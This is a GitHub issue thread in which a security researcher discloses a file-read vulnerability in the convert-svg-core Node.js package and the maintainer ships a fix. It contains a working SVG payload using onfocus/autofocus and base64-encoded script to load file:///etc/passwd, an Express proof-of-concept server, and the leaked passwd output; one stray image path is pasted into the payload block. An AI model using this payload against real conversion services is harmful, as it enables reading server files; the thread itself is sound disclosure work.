

New issue

Jump to bottom

Remote Code Injection vulnerable #84

Closed

domdom2y2 opened this issue on Jun 3 · 6 comments · Fixed by #85

Labels

bug

Milestone

0.6.3

domdom2y2 commented on Jun 3

Affected versions of this package are vulnerable to Remote Code Injection. Using a specially crafted SVG file, an attacker could read arbitrary files from the file system and then show the file content as a converted PNG file.

```

root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail list Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolved:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
mysqld:x:104:110:MySQL Server,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534:/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112:/nonexistent:/usr/sbin/nologin
messagebus:x:108:113:/nonexistent:/usr/sbin/nologin
redsocks:x:109:114:/var/run/redsocks:/usr/sbin/nologin
rwho:x:110:65534:/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534:/run/iodine:/usr/sbin/nologin
miredo:x:112:65534:/var/run/miredo:/usr/sbin/nologin
_rpc:x:113:65534:/run/rpcbind:/usr/sbin/nologin
ushmux:x:114:46:ushmux daemon,,:/var/lib/ushmux:/usr/sbin/nologin
tcpdump:x:115:122:/nonexistent:/usr/sbin/nologin
rtkit:x:116:124:RealtimeKit,,:/proc:/usr/sbin/nologin
sshd:x:117:65534:/run/sshd:/usr/sbin/nologin
dnsmasq:x:118:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
atd:x:119:65534:/var/lib/nfs:/usr/sbin/nologin
postgres:x:120:126:PostgreSQL administrator,,:/var/lib/postgresql:/bin/bash
avahi:x:121:128:Avahi mDNS daemon,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:122:129:/var/run/stunnel4:/usr/sbin/nologin
Debian-snm:x:123:130:/var/lib/snm:/bin/false
speech-dispatcher:x:124:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
sshd:x:125:131:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:126:132:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:127:133:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:128:134:PulseAudio daemon,,:/run/pulse:/usr/sbin/nologin
saned:x:129:137:/var/lib/saned:/usr/sbin/nologin
inetsim:x:130:139:/var/lib/inetsim:/usr/sbin/nologin
colord:x:131:140:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:132:141:/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:133:142:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:134:143:/var/lib/king-phisher:/usr/sbin/nologin
vagrant:x:1000:1000:vagrant,,:/home/vagrant:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

```

I've tested on 0.6.2 version at the latest version. I've saw that the code patched with removing "onload" attribute at svg tag. But that was not enough to prevent script execution.

I bypass it with "onfocus" attribute with "autofocus" attribute on svg tag. And with many other svg tags for waiting execution of scripts that assigned in onfocus attribute.

Payload

```


const { convert } = require("convert-svg-to-png");
const express = require("express");

const fileSvg = `
<svg src=x tabindex=0 onfocus=eval(atob(this.id))
id=ZG9jdW11bnQud3JpdGUoJzxmZmctZHVtbXkxPC9zdmctZHVtbXkxPGlmcmFtZSBzcmM9ImZpbGU6Ly8vZXRjL3Bhc3N3ZCIgd2
autofocus>
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">

```

```
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#1">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#2">
<svg src="https://dev.w3.org/SVG/tools/svgweb/samples/svg-files/car.svg#3">
`;
```

```
const app = express();
app.get("/poc", async (req, res) => {
  try {
    const png = await convert(fileSvg);
    res.set("Content-Type", "image/png");
    res.send(png);
  } catch (e) {
    res.send("");
  }
});
app.listen(3000, () => {
  console.log("started");
});
```



I checked on the latest version.

```
{ } package.json X
{ } package.json > ...
1  {
2    "name": "convert-svg-core-0.6.2",
3    "version": "1.0.0",
4    "description": "",
5    "main": "index.js",
6    "scripts": {
7      "start": "nodemon index.js",
8      "test": "echo \"Error: no test specified\" && exit 1"
9    },
10   "author": "",
11   "license": "ISC",
12   "dependencies": {
13     "convert-svg-to-png": "^0.6.2",
14     "express": "^4.18.1",
15     "nodemon": "^2.0.16"
16   }
17 }
18
```

Latest version on NPM

← → ↺

npmjs.com/package/convert-svg-core

🔍 📄 ⭐

🌐 📧 📧 📧 📧 📧 📧 📧 📧 📧

♥ Numerous Philanthropic Misanthropes

Products Pricing Documentation

npm

🔍 Search packages

Search

Sign Up

Sign In

convert-svg-core

0.6.2 • Public • Published 5 days ago

📖 Readme

🔍 Explore BETA

📦 11 Dependencies

🔗 3 Dependents

📦 9 Versions

convert-svg-core

The core **Node.js** package for converting SVG into other formats using headless Chromium that contains the shared logic for all converters. This package is not intended to be used directly to convert SVGs and, instead, provides core support for SVG conversion.

build failing license MIT release v0.6.2

- Install
- Implementation
- Testing
- Bugs
- Contributors
- License

Install

If you are looking to install an out-of-the-box SVG converter, check out our converter packages below:

<https://github.com/neocotic/convert-svg>

Alternatively if you know what you're doing you can install using **npm**.

Install

> npm i convert-svg-core

Repository

🔗 github.com/neocotic/convert-svg

Homepage

🔗 github.com/neocotic/convert-svg

♥ Fund this package

📉 Weekly Downloads

3,302

Version

0.6.2

License

MIT

Unpacked Size

47.9 kB

Total Files

8

Issues

Pull Requests

domdom2y2 commented on Jun 3

Author

I think you should prevent it with whitelisted tag or attributes. No need to allow all the event handling attributes. There are a lots of event handling attributes at svg tag. For example, onload, onfocus, onerror, onstart, onend, ... etc.

Try look at this link. <https://developer.mozilla.org/en-US/docs/Web/SVG/Attribute/Events>

domdom2y2 commented on Jun 3

Author

@neocotic

neocotic commented on Jun 3

Owner

Thanks. I'll try to take a look at this ASAP but busy over the weekend so it might be next week.

I agree that an allow list is most likely the safest option so I'll try to take care that this is comprehensive and well documented. Additionally, I want to see if there's a way of inspecting SVG files loaded via `src` instead of outright ignoring/rejecting that attribute, given that it currently circumvents existing protections. It'll likely ignored/rejected initially for safety but I hope to add support for it back if I can find a way of checking the resource loads via Puppeteer.

Thanks again for looking into this further.

  **neocotic** mentioned this issue on Jun 6

Remove all disallowed SVG element attributes #85

 Merged

  **neocotic** added the `bug` label on Jun 6

  **neocotic** added this to the **0.6.3** milestone on Jun 6

 **neocotic** closed this as completed in [#85](#) on Jun 6

neocotic commented on Jun 6

Owner

I've release 0.6.3 with additional logic that effectively strips all but a subset of the standard SVG element attributes which excludes event attributes and the `src` attribute.

Please can you take another look and see if you can reproduce any remote code injection attacks with the latest version?

 1

domdom2y2 commented on Jun 6

Author

Okay I will. By the way, this bug is assigned to [CVE-2022-24429](#).

domdom2y2 commented on Jun 6

Author

I found another issue, I will create new issue for this.





neocotic added a commit that referenced this issue on Jun 7



Release 0.6.4 ...

✖ 063ad00

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

0.6.3

Development

Successfully merging a pull request may close this issue.

 Remove all disallowed SVG element attributes
neocotic/convert-svg

2 participants

